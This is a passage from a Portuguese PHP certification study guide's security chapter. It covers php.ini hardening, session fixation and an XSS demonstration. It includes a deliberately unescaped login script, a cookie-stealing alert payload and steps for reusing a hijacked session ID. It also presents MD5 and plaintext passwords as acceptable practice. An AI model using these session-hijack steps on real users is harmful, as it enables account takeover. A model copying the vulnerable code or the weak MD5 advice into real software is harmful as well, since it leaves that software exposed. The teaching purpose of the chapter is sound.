O arquivo cuja cópia precisamos realizar está em nosso caminho `/etc`, com o seguinte nome de arquivo: `php.ini.default`.

Em seu terminal, realize o seguinte comando para copiar o arquivo do seu caminho padrão para o seu local correto: `sudo cp /etc/php.ini.default /etc/php.ini`.

Agora que criamos uma cópia do arquivo original do `php.ini`, podemos editar as configurações que desejarmos. Dessa forma, nossas edições serão realizadas em `/etc/php.ini`.

Vale lembrar de que o arquivo `php.ini` é lido quando o PHP inicia. Então, caso você não esteja utilizando o PHP em modo **CGI** ou **CLI**, você terá de iniciar o seu servidor web para que as alterações sejam refletidas no momento da execução do PHP. Ou seja, a cada mudança realizada no `php.ini`, você deverá reiniciar o servidor web.

11.2 PHP.INI EM DETALHES

Existem algumas configurações que devemos nos atentar. O PHP possui alguns recursos dinâmicos e, com isso, eles podem se tornar verdadeiras dores de cabeça e trazer consigo alguns potenciais riscos de segurança. Alguns invasores tendem a buscar falhas em aplicações usando alguns recursos como scripts mal-

intencionados, para serem executados nos nossos servidores web.

Existem casos em que é possível até gravar arquivos em nosso servidor, e obter o controle para seus próprios fins, ou até para uma brincadeira, como a de trocar a página inicial por uma imagem.

Veja a seguir algumas configurações que podemos fazer para tentar mitigar futuros problemas. Vale ressaltar que acreditar que um sistema é completamente seguro é virtualmente impossível de se conseguir.

allow_url_fopen e allow_url_include

Essas duas configurações são importantes que estejam desativadas, pois quando estão ativas, permitem que os arquivos que não estão no mesmo servidor da sua aplicação web possam incluir arquivos. Ou seja, você conseguiria incluir arquivos de um servidor diferente.

Edite no seu arquivo `php.ini` a seguinte instrução:

```
allow_url_fopen = Off  
allow_url_include = Off
```

Caso você não encontre essas linhas mencionadas, é bem provável que outra pessoa tenha removido para trabalhar com esse tipo de inclusão. A não existência dessas opções não gera problema com seu PHP, mas como o assunto é segurança, cada detalhe conta, pois se não configurado abre a porta para inclusão de arquivos maliciosos em seu sistema.

Por exemplo, um tipo de ataque que poderia ocorrer seria o de inclusão de arquivos remotos, mais conhecido como **RFI** (*Remote File Inclusion*). Neste tipo de ataque, devemos nos preocupar com o quê? O que ele poderá fazer?

1. O invasor poderá executar códigos no seu servidor web.
2. Executar ataques aos clientes de sua aplicação.
3. *Denial of Service* (DoS), ou até mesmo roubar dados.

Em

https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion, você encontrará uma explicação melhor sobre o assunto de inclusão de arquivo remotos, não limitando seus conhecimentos apenas a linguagem PHP. É importante que você leia, pois, ao entender esse tipo de ataque, você conseguirá definir melhor sua estratégia de segurança.

max_execution_time e max_input_time

As configurações de tempo máximo de execução determinam, em segundos, se os scripts estão permitidos a executar antes que sejam terminados.

É importante verificar se as configurações estão no padrão. Caso não estejam, configure-as dessa forma:

```
max_execution_time = 30  
max_input_time     = 60
```

A opção `max_execution_time` determina o tempo máximo, em segundos, que o script está permitido a executar antes de ser

terminado. O padrão é que esteja configurado para 30 segundos para scripts que não rodem em linha de comando. Para scripts que rodam a partir da linha de comando, o padrão é 0.

O `max_input_time` determina o tempo máximo, em segundos, que um script está permitido a interpretar dados de entrada vindos de um `GET` ou `POST`.

11.3 UTILIZAÇÃO DE MEMÓRIA

As configurações de limite de memória determinam o máximo de memória que seu script poderá alocar. É importante que sejam definidas porque, caso o invasor tente consumir toda a memória do servidor, ele não conseguirá, o que gerará é um erro informando o limite máximo que poderá ser utilizado.

Um exemplo de configuração de limites de memória são as que seguem. Não se preocupe em entender todas as opções agora, vamos detalhar uma por uma logo em seguida.

```
memory_limit      = 16M
upload_max_filesize = 2M
post_max_size     = 8M
max_input_nesting_levels = 64
```

memory_limit

O limite de memória é usado para definir o máximo, em bytes, que um script será permitido alocar. Com isso, podemos prevenir que algum script utilizado por um invasor consiga consumir toda a memória disponível em nosso servidor.

upload_max_filesize

Essa configuração previne que um invasor não consuma o total de memória disponível para carregamento de arquivos.

post_max_size

Essa configuração determina o quanto podemos enviar de dados postados. Foi escolhido deixá-la após a explicação de arquivos, porque ela afeta dados enviados via carregamento de arquivos. Ou seja, caso o valor de `upload_max_filesize` seja menor que a configuração de `post_max_size`, o envio não será possível, pois essa configuração precisa ser maior do que a de tamanho máximo de arquivos.

Você pode realizar um teste postando um dado maior e verificar que `post_max_size` vai influenciar esse dado como, por exemplo, as variáveis superglobais `$_POST` e `$_FILES` ficarão vazias.

max_input_nesting_level

Em capítulos anteriores, já foi explicado sobre o básico de algumas matrizes superglobais. Nossa foco agora será voltado às globais `$_POST` e `$_GET`.

Essa configuração determina a profundidade máxima a que as matrizes `$_POST` e `$_GET` podem chegar. Com essa diretiva, você reduz a possibilidade de ataques de negação de serviço, que aproveitam da colisão de hash.

Mais sobre o assunto pode ser lido em
https://www.owasp.org/index.php/Denial_of_Service.

11.4 CONFIGURAÇÕES DE LOG DE ERRO

Configurações de log de erros e avisos funcionam para que seja determinado o nível que desejamos exibir ou logar nossos erros ou avisos em nossos sistemas. Essa configuração muitas vezes é ignorada. Isso acaba abrindo brechas para invasores que procurarão por aplicações que facilitam a exibição de erro e\ou avisos e, com isso, consigam descobrir brechas para que seja possível, a partir de uma análise do erro, atacar nossos servidores de aplicação.

É importante que os níveis de configurações se baseiem em qual ambiente estaremos desenvolvendo. Por exemplo, as recomendações da Zend no seu guia de estudos para a certificação PHP mostram um exemplo no qual nossos ambientes de desenvolvimento poderiam estar configurados. Novamente, não se preocupe em entender todas as opções de uma vez, elas vão ser explicadas uma a uma logo em seguida.

```
display_errors = off
log_errors = true

error_reporting = E_ALL ( Para ambientes de desenvolvimento )

error_reporting = E_ALL & ~E_DEPRECATED & ~E_STRICT ( Para ambientes de produção )
```

display_errors

Essa configuração determina se os erros gerados em nossa aplicação deverão ser impressos em tela para nosso usuário, ou se devem ser escondidos de nosso usuário.

log_errors

Essa configuração determina se as mensagens de erro deverão ser gravadas no arquivo de log (registros) do servidor. Vale lembrar que pode variar onde esse arquivo será salvo, e o que determina isso para `log_errors` é o sistema operacional que você está usando. Por exemplo, se você estiver utilizando uma distribuição **Linux** com **Apache2**, provavelmente seu arquivo será salvo no caminho `/var/log/apache2`. Isso porque esse é o caminho padrão onde encontrar os logs, porém é possível mudar completamente o caminho com algumas configurações.

error_reporting

Essa configuração determina o nível que desejamos que nosso relatório de erros exiba. Para determinar o nível que queremos de relatório em `error_reporting`, setamos os valores com números inteiros, que representam um campo de bits ou constantes nomeadas, como por exemplo, `E_ALL` , `E_DEPRECATED` e `E_STRICT` .

Não é recomendado que se utilize número para definir os níveis de erro por dois simples motivos. O primeiro é a falta de clareza ao utilizarmos números. Digamos que vamos usar o nível `E_ALL` , e este possui o número `1234553` . Qual seria mais fácil de entender, o número ou a constante? Obviamente, a constante é muito mais fácil de se lembrar.

E a segunda é pela compatibilidade oferecida pelo PHP. Internamente, as constantes usadas no `error_reporting` representam número. E caso algum desenvolvedor interno da linguagem mude esse número, se utilizarmos a constante, nada será afetado em nosso código. Porém, se usarmos a notação em número `1234553`, teremos de identificar cada lugar que utilizamos e trocar pelo novo valor.

É importante que você saiba que, no **PHP 4 e PHP 5**, o valor padrão de `error_reporting` é `E_ALL & ~ E_NOTICE`. Caso os valores padrões estejam setados nesses níveis, não serão exibidos erros de nível do tipo `E_NOTICE`.

Inicialmente, muitos desenvolvedores ignoram esse detalhe, mas, ao decorrer do desenvolvimento de sua aplicação, isso pode tornar-se relevante.

Você poderá ler mais sobre os tipos e explicações das constantes na documentação oficial, em http://php.net/manual/pt_BR/errorfunc.constants.php.

Configuração: um mundo a ser explorado

Se nós quiséssemos falar sobre o assunto de configurações em PHP, precisaríamos dedicar um capítulo inteiro apenas para isso. Entretanto, como nosso foco é a certificação, abordamos alguns

temas relevantes para esse foco. Mas caso você fique curioso em estudar um pouco mais sobre esse assunto, deixamos com você duas referências que podem ajudar a entender um pouco mais sobre quais configurações podem ser ajustadas em nosso `php.ini`.

O primeiro trata-se somente sobre configurações de erro no PHP, e você pode conferi-lo em http://php.net/manual/pt_BR/errorfunc.configuration.php. Já o segundo nos ajuda a compreender todas as principais opções disponíveis do `php.ini`. Acesse-o em http://php.net/manual/pt_BR/ini.core.php.

11.5 CRIPTOGRAFIA DE DADOS

Primeiramente, devemos aprender sobre o que é criptografia de dados, para que seja possível entrarmos no assunto de SSL. Também precisamos responder por que devemos nos preocupar com esse assunto em nossas aplicações.

Quando falamos sobre criptografar, é o mesmo que dizer que vamos esconder ou embaralhar os dados da sua forma original para um novo padrão, e que apenas o seu destinatário pode reconhecer e ler esses dados.

O ganho que teremos com a criptografia é que protegemos nossa informação de um invasor. Ou seja, agora, para o invasor decodificar esses dados, ele precisará conhecer o padrão de criptografia que foi usado (que, na teoria, apenas o nosso destinatário possui).

Um exemplo muito utilizado de criptografia, e que talvez você

já tenha lido, é o famoso **MD5**. Para criptografar uma informação com MD5 em PHP, usamos a função `md5` da seguinte forma:

```
$texto = 'Certificação PHP';  
  
$md5 = md5($texto);  
  
if ($md5 == md5($texto)) {  
    print 'Os textos são os mesmos';  
}
```

Ao executarmos esse script, temos o seguinte resultado:

```
Os textos são os mesmos
```

Repare que não conseguimos descriptografar o hash gerado pelo MD5. O que conseguimos fazer é verificar se o hash anteriormente gerado bate com o novo gerado.

Mas, como você pode perceber, se o invasor conhecer sua forma de criptografia (que no nosso caso, é MD5), é bem possível que também possa decodificar seus dados, utilizando uma ferramenta para decifrar a sua senha.

Para isso, existem mais técnicas, porém dificilmente atenderemos todas as formas "criativas" que um invasor pode utilizar. Mas sempre será bem-vindo o máximo que você conseguir atrapalhar sua criatividade.

Caso queira ler mais sobre MD5, vamos deixar aqui dois links. O primeiro é especificamente sobre a função MD5 do PHP, que você pode conferir em http://php.net/manual/pt_BR/function.md5.php.

Já o segundo aborda mais a parte de criptografia, independente da tecnologia, e você pode acessar em https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet#Providing_Cryptographic_Functionality.

No decorrer do capítulo, abordaremos outros tipos de criptografia além do MD5.

SSL

Como explicado anteriormente, a criptografia nada mais é do que transformar dados. Existem certos dados que são trafegados do servidor ao cliente, como os dados de sessões de usuário. E justamente por existirem esses tipos de dados nasce a necessidade de que eles sejam criptografados, e que nossa informação seja transmitida do cliente ao servidor de uma forma mais segura.

Neste contexto explicado, onde apenas a aplicação e o cliente deve conseguir enviar e interpretar os dados trafegados de nossa aplicação? Imagine que, para cada tipo de dado que queira proteger, precisássemos utilizar, por exemplo, uma função. Isso seria um tanto tedioso, não é mesmo?

Pensando nesse problema, foi criado o SSL (*Secure Socket*

Layer). Ele cria um canal criptografado entre o servidor web e o navegador, garantindo que todos os dados transmitidos sejam sigilosos e seguros entre a sua aplicação e o cliente. Dessa forma, obtemos a criptografia em todos os dados trafegados, não havendo a necessidade de criarmos uma função ou recriptografá-los.

Veja a figura a seguir que ilustra o tráfego de dados, sem nenhum túnel seguro:




Figura 11.1: Cliente enviando dados para o servidor sem SSL

Perceba a diferença entre usar e não usar SSL pela figura seguinte, onde o cliente envia seus dados através de um túnel criptografado:




Figura 11.2: Cliente enviando dados para o servidor com SSL

Para a certificação, devemos somente saber o que é SSL e como ele é utilizado. Ou seja, basicamente o que mostramos nessa seção sobre SSL. Mas caso você seja um curioso e queira se aprofundar mais, dê uma olhada na extensão OpenSSL, em http://php.net/manual/pt_BR/book.openssl.php. Essa é a extensão oficial que o PHP utiliza para fornecer funções que manipulam SSL.

11.6 SESSÕES E SEGURANÇA

Além do que já foi mencionado no capítulo *PHP e banco de dados com PDO*, é importante tomarmos os devidos cuidados com as nossas sessões, porque por mais que o PHP trabalhe no lado servidor nossa sessão vai armazenar um cookie do lado do usuário e\ou propagará via URL. E como existe essa troca de dados, devemos tomar certos cuidados, pois aprenderemos mais para a frente que isso pode ser uma porta aberta para invasão aos nossos sistemas. Mesmo um simples cookie pode se tornar uma verdadeira dor de cabeça.

Fixação de sessão

Fixação de sessão nada mais é do que alguém conseguir usar o ID único da sessão de um cliente, e utilizá-lo em um outro navegador.

Imagine que o usuário do seu sistema realize, por exemplo, um login e que o atacante, através de alguma técnica de invasão,

consiga roubar a sessão do usuário que acaba de logar em seu sistema. A partir disso, ele consegue utilizar os dados do seu usuário. Dependendo da aplicação que o atacante tenha acesso, ele poderá até editar os dados, cadastrar novos dados e, pior ainda, excluir os registros do usuário.

Vamos, então, aos dois tipos de abordagem para roubar a sessão e fixá-la. A primeira que podemos citar é a fixação por cookie, na qual o atacante usa o cookie gerado pelo PHP, edita-o e tenta adicionar o mesmo ID de sessão em um cookie de outro navegador

Veja na nossa figura a seguir que o PHP nos gerou o cookie com o id de sessão m35qctr6s52q883hitmpgre26 :




Figura 11.3: Visualizando o cookie gerado pelo PHP no Google Chrome

Com esse ID em mãos, podemos acessar a mesma página, porém em outro navegador. E após isso, tentamos injetar esse ID de sessão no cookie que o PHP gerou. Veja nossa próxima figura que estamos editando o cookie gerado pelo PHP, para que ele possua o mesmo valor do ID gerado no navegador do Google Chrome.




Figura 11.4: Injetando o ID de sessão criado no Google Chrome no Firefox

Após a alteração do valor do cookie no Firefox, temos o seguinte resultado. Repare que agora os cookies de ambos os navegadores possuem o mesmo valor.

Cookies		Default (Accept cookies)
Cookies		Default (Accept cookies)
Name	Value	
PHPSESSID	m35qctr6s52q883hitmtpgre26	
_ga	GAI.1.1933893654.1439328726	
_gat	1	

Figura 11.5: Injetando o ID de sessão criado no Google Chrome no Firefox

Se o ataque for bem-sucedido, o atacante acessará todos os dados existentes na sessão criada no Google Chrome no Firefox. Isso torna-se mais grave em sistemas que requerem autenticação, pois o atacante consegue burlar qualquer tipo de autenticação, já que o que ele precisa é somente o ID da sessão.

Além do método mostrado através de cookies, possuímos também outro tipo de manipulação de ID de sessão a partir da URL, onde obtemos o mesmo resultado, porém não precisamos editar nenhum cookie. Basta passar o ID da sessão através da variável `PHPSESSID`, como mostra a figura a seguir:




Figura 11.6: Injetando o ID de sessão criado no Google Chrome no Firefox

Mais uma vez, se o ataque for bem-sucedido, o atacante tem acesso a todos os dados existentes na sessão do PHP.

Se você desejar se aprofundar mais sobre fixação de sessão, acesse o link fornecido pela OWASP (*Open Web Application Security Project*): https://www.owasp.org/index.php/Session_fixation. Lá você pode também ficar por dentro de todos os perigos envolvendo segurança em aplicações web.

Agora que já sabemos os principais riscos que temos ao manipular sessões, vamos partir para uma série de configurações

que o PHP nos fornece para evitar esses ataques. Passaremos de funções do PHP até a opções de configuração no `php.ini`.

session_regenerate_id

Como foi explicado, o que o invasor tenta é fixar a sessão através de um link passado via URL, ou alterar o cookie enviado pelo servidor para a máquina do usuário. Porém, o PHP nos fornece uma maneira muito simples e eficiente de contornar esse problema pela função `session_regenerate_id`, prevenindo assim a fixação de sessão.

Veja a seguir um exemplo de como utilizar a função `session_regenerate_id` para que, a cada requisição enviada ao servidor, um novo ID seja atribuído a sessão:

```
session_start();  
session_regenerate_id();
```

Após `session_generate_id` ser executada, o `id` de sessão será regerado e os dados de sessão do seu usuário continuarão os mesmos, apenas o ID de identificação da sessão vai mudar.

11.7 TEMPO PARA EXPIRAR A SESSÃO

Esse é mais um dos assuntos que muitas vezes acabamos não dando uma devida atenção, que é o tempo de sessão. A limitação coíbe em partes a ação de um invasor. Caso ele roube a sessão do usuário, com um limite bem definido para cada área do seu sistema, ele não terá muito tempo para usar a sessão.

Porém, cuidados devem ser tomados ao alterarmos o tempo de

sessão do PHP. Por exemplo, deixar sessões mais longas do que o padrão do PHP para o usuário do seu site ou sistema é refletido em usabilidade, porém, com esse tempo maior do que deveria, você passa a deixar os dados de sessão do seu usuário por mais tempo expostos à utilização de um invasor.

Existem maneiras de coibirmos o tempo de sessão, e uma delas é a edição da flag `session.cache_expire` do arquivo `php.ini`:

```
session.cache_expire = 180
```

session.cache_expire

A flag recebe como valor o tempo em minutos que você deseja que suas sessões expirem. Entretanto, esse tempo altera o tempo das sessões para todos os códigos PHP de seu sistema, e o seu padrão é 180.

Caso você queira setar o valor para expirar o tempo de sessão, ou mesmo retornar o valor que está na flag `session.cache_expire`, você poderá utilizar a função `session_cache_expire`.

Para saber mais sobre, acesse
http://php.net/manual/pt_BR/function.session-cache-expire.php.

Session_cache_expire

A função `session_cache_expire` usa, por padrão, a

configuração de tempo que está setada no arquivo de configurações do seu PHP, o `php.ini`, na opção `session.gc_maxlifetime`. Quando existe a necessidade de inserir um tempo para expirar a sessão vigente do script atual, você chama a função `session_cache_expire` com o parâmetro de tempo desejado.

Quando não passamos nenhum parâmetro, será retornado o tempo configurado, porém a função também serve para setar um novo tempo em minutos para expirar a sessão. Tudo isso no script em que a função foi chamada.

Você deve utilizar a função de `session_cache_expire` antes de uma chamada de `session_start`, porque, ao iniciar uma nova sessão, ele já terá atribuído o tempo para expirar.

```
//Tempo atual da sessão vinda do arquivo php.ini

$tempoSessaoAtual = session_cache_expire ();
print "Tempo de sessão Atual: $tempoSessaoAtual";

//Modificação do tempo de sessão

session_cache_expire(10);
$tempoSessaoModificado = session_cache_expire();

print "Tempo de Sessão modificada: $tempoSessaoModificado";

session_start();

$_SESSION['sessaoNormal'] = 'Teste';

print_r($_SESSION, 1);
```

Para mais informações, veja a documentação da função `session_cache_expire` em <http://php.net/manual/en/function.session-cache-expire.php>, e da `session_start()` em <http://php.net/manual/en/function.session-start.php>.

session.use_trans_sid

Essa configuração vem por padrão como `0` (desabilitado). Ela retira o suporte a `sid` transparente, ou seja, não permite que o usuário gerencie as sessões por URL.

A documentação para a configuração do `session.use_trans_sid` pode ser encontrada em http://php.net/manual/pt_BR/session.configuration.php#ini.session.use-trans-sid.

11.8 VERIFICAÇÃO DE SESSÃO POR IP

Como nosso foco é segurança em PHP, não explicarei muito sobre os detalhes do IP (Internet Protocol), basta que você saiba que é o identificador do seu computador. Uma outra forma de garantir a segurança das sessões criadas em PHP, que a Zend recomenda, é que você verifique se o IP não mudou entre uma requisição e outra, enquanto estamos logados.

Imagine um cenário em que temos o usuário Joãozinho que realiza login e cria sua sessão no IP `192.168.0.1`. Logo após o login, o mesmo usuário Joãozinho envia uma requisição do IP `192.168.1.100`. Isso nos indica que Joãozinho mudou de máquina. Para garantir a segurança do usuário Joãozinho, devemos permitir que a sessão fique ativa apenas para um IP. E para atingir esse nosso objetivo, usaremos a variável global `$_SERVER`.

Você pode realizar a verificação de IP utilizando a variável global `$_SERVER`, que é um array de informações. Também é possível obter o IP tanto do usuário que está acessando o PHP quanto do servidor em que o PHP está rodando.

No array `$_SERVER`, vamos trabalhar com algumas chaves que retornam os dados de IP necessários para a nossa verificação, que são `REMOTE_ADDR` e `SERVER_ADDR`.

Quando você utiliza a chave `REMOTE_ADDR` no array global `$_SERVER`, o PHP retornará o endereço de IP do usuário que está visualizando sua página. Veja o exemplo a seguir:

```
print $_SERVER['REMOTE_ADDR'];
```

Ao executar esse script em um cliente que está rodando localmente na mesma máquina que o servidor local, obtemos o seguinte resultado:

```
127.0.0.1
```

Podemos também obter o IP do servidor de onde o PHP está sendo executado através da chave `SERVER_ADDR`. Veja no código seguinte como podemos usar essa chave com o array `$_SERVER`:

```
print $_SERVER['SERVER_ADDR'];
```

Levando em consideração que estamos executando o script no servidor de IP 192.168.10.10 , obtemos o seguinte resultado:

```
192.168.10.10
```

Agora que sabemos como utilizar as variáveis da global `$_SERVER` , podemos nos concentrar em realizar a verificação de sessão do Joãozinho. Para isso, vamos assumir que o nosso script tenha uma conexão com o banco de dados onde armazenaremos o IP de quem realizou o login e iniciou a sessão para navegar.

Veja a seguir a tabela que vamos usar em nosso banco de dados e o registro que inseriremos para realizar nosso teste:

```
CREATE TABLE `usuarios` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `usuario` varchar(45) NOT NULL,
  `senha` varchar(45) NOT NULL,
  `ip` varchar(45) NULL,
  PRIMARY KEY (`id`),
) ENGINE=InnoDB AUTO_INCREMENT=1;
```

E os dados para inserção no banco de dados:

```
INSERT INTO `zcpe`.`usuarios`
(`id`, `usuario`, `senha`, `ip`) VALUES
(1, 'marabesi', 123, '127.0.0.1');
```

Veja o conjunto de dados que temos para realizar esse teste:

id	usuario	senha	ip
1	marabesi	123	127.0.0.1

O segundo passo é estender a classe `PDO` para adicionarmos dois métodos especiais: um para retornar o IP que está no banco

de dados, e outro para atualizar o IP de login do usuário. Veja o código a seguir da nossa nova classe chamada `Usuario`:

```
class Usuario extends \PDO
{
    public function buscaUltimoIpLoginEfetuado($usuario)
    {
        $query = $this->prepare('SELECT ip FROM usuarios WHERE usuario = :usuario');

        $query->execute([
            ':usuario' => $usuario
        ]);

        $dados = $query->fetch();

        return $dados['ip'];
    }

    public function salvaIpDeLogin($ip, $usuario)
    {
        $query = $this->prepare('UPDATE usuarios SET ip = :ip WHERE usuario = :usuario');

        return $query->execute([
            ':ip' => $ip,
            ':usuario' => $usuario
        ]);
    }
}
```

Antes de partirmos para a parte que realiza o processamento das informações, vamos criar o nosso HTML para interagir com o processamento do formulário. Repare que é um formulário bem simples contendo dois campos: um do tipo de texto, no qual informamos o usuário, e outro do tipo senha, onde obviamente vamos informar a senha.

```
<html>
    <head>
        <title>Login</title>
```

```

</head>
<body>
    <form method="post">
        <input type="text" name="usuario"/>
        <input type="password" name="senha"/>

        <input type="submit" value="Enviar"/>
    </form>
</body>
</html>

```

Agora podemos criar o código em que receberemos as requisições do formulário para serem processadas.

```

session_start();

if ($_SERVER['REQUEST_METHOD'] == 'POST') {

    $pdo = new \Usuario('mysql:host=localhost;dbname=zcpe;port=33
06', 'root', 123456);
    $pdo->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);

    $usuario = $_POST['usuario'];
    $senha = $_POST['senha'];

    $ipAtualDoUsuario = $_SERVER['REMOTE_ADDR'];

    if ($ipAtualDoUsuario != $pdo->buscaUltimoIpLoginEfetuado($usuario)) {
        session_destroy();
        $pdo->salvaIpDeLogin($ipAtualDoUsuario, $usuario);

        exit('Usuário está logado em outra máquina');
    } else {
        print 'Olá usuário';
    }
}

```

Na primeira linha de nosso código, estamos iniciando a sessão para que seja possível usar seus dados em nosso script. Logo em seguida, realizamos uma verificação para saber se o método

enviado através do formulário é do tipo `POST`, o que nos indica que será feita alguma mudança significativa dos dados em nosso servidor. E se essa requisição for `POST`, armazenamos o usuário e senha utilizados nessa requisição, e verificamos se o IP do usuário que está fazendo a requisição é o mesmo que o último IP registrado para aquela sessão.

Se o IP não for o mesmo, redirecionamos o usuário para realizar o login novamente; caso contrário, apenas salvamos o IP do usuário para que possamos verificar na próxima requisição que for feita. Com isso, garantimos que o usuário não tenha sua sessão iniciada em diversas máquinas sem seu conhecimento.

11.9 CROSS-SITE SCRIPTING

Antes de explicar sobre o ataque de *Cross-site Scripting*, precisamos saber o que é uma linguagem executada do lado do cliente. Para muitos leitores, é fácil identificar uma linguagem dessa forma, não é? Para quem pensou em JavaScript, acertou. Ela é uma linguagem que é executada no lado do cliente. Mas você deve estar se perguntando: o que isso tem a ver com segurança no PHP?

Existe um tipo de ataque que é mais conhecido como `xss` (*Cross-site scripting*), no qual o invasor tenta injetar um código JavaScript. Isso ocorre porque muitos desenvolvedores aceitam o envio de dados e já salvam em banco de dados, sem validar o conteúdo desses dados.

A seguir, vamos ilustrar como ocorreria um ataque desse tipo em um script que não leva em consideração as boas práticas de

programação. Para isso, usaremos uma mensagem que exibe o ID da sessão do usuário atual.

A primeira coisa que devemos fazer é criar um arquivo chamado `seguranca.php`, e adicionar o código PHP mostrado a seguir.

Esse código PHP antes do HTML é responsável por validar os dados enviados pelo usuário no formulário. Ou seja, a ideia aqui é que se o usuário não estiver logado, será exibido o formulário de login.

Ao realizar a ação de enviar os dados, se o usuário e senha baterem com o padrão, ele será logado e é exibida a mensagem de boas-vindas ao usuário.

```
session_start();

// Valida as informações enviadas pelo formulário
$usuario = filter_input(INPUT_POST, 'cpf');
$senha = filter_input(INPUT_POST, 'senha');
$codigoAcesso = filter_input(INPUT_POST, 'cod_acesso');

if (!array_key_exists('usuario', $_SESSION)) {
    if ($usuario && $senha) {
        $usuarioPadrao = '24228124577';
        $senhaPadrao = md5('123');

        if ($usuarioPadrao == $usuario) {
            if (md5($senha) == $senhaPadrao) {
                $_SESSION['usuario'] = $usuario;
                echo "Olá: $usuario seu código de acesso é: $codigoAcesso";
            } else {
                echo 'OPS';
            }
        }
    }
?>
```

```

<html>
    <head>
        <meta charset="utf-8"/>
    </head>
    <body>
        <form method="POST">
            <body>
                CPF:
                <input type="text" value="" name="cpf"/>
                Senha:
                <input type="password" value="" name="senha"/>
                Código de Acesso:
                <input type="text" value="" name="cod_acesso"/>

                <input type="submit" value="::: TESTE :::"/>
            </form>
        </body>
    </html>

<?php } else { ?>
    <html>
        <head>
            <meta charset="utf-8"/>
        </head>
        <body>
            Olá, seja bem vindo: <?php echo $_SESSION['usuario'] ?>
            seu código de acesso é: <?php echo $codigoAcesso ?>
        </body>
    </html>
<?php } ?>

```

Vamos utilizar o navegador **Firefox** e o plugin **FireBug** para poder manipular o valor da nossa sessão, pois o Google Chrome possui uma segurança nativa contra ataques XSS.

Veja que, ao tentar realizar esse tipo de ataque, o próprio navegador exibe uma mensagem de erro:




Figura 11.7: Google Chrome detectando o ataque XSS

O Firebug é uma ferramenta que auxilia desenvolvedores a inspecionar a fundo elementos HTML, tráfego de rede, cookies, requisições realizadas pelo navegador, e entre outras coisas mais. Por padrão, o Firefox não vem com esse plugin instalado. Para saber como instalar e utilizá-lo, acesse o site oficial em <https://addons.mozilla.org/pt-br/firefox/addon/firebug/>.

Para o nosso exemplo, será utilizado o CPF 24228124577 e a senha 123 . Como você pode reparar, nosso código é simples e contém um problema: ele está exibindo o texto Olá: nome_do_usuario seu código de acesso é : codigo_de_acesso . E é justamente o campo de código de acesso que vamos usar para injetar o seguinte script:

```
<script>
    alert(document.cookie)
</script>
```

Nesse código, estamos criando um alerta no navegador que vai retornar o PHPSESSID , caso o login ocorra. Com isso, podemos

utilizar esse valor e manipulá-lo através do FireBug e tentar logar novamente o usuário, sem a necessidade da utilização do usuário e senha. A figura a seguir ilustra esses passos. Repare principalmente no conteúdo do campo do código de acesso.

CPF: Senha: Código de Acesso:

Figura 11.8: Campo com script XSS

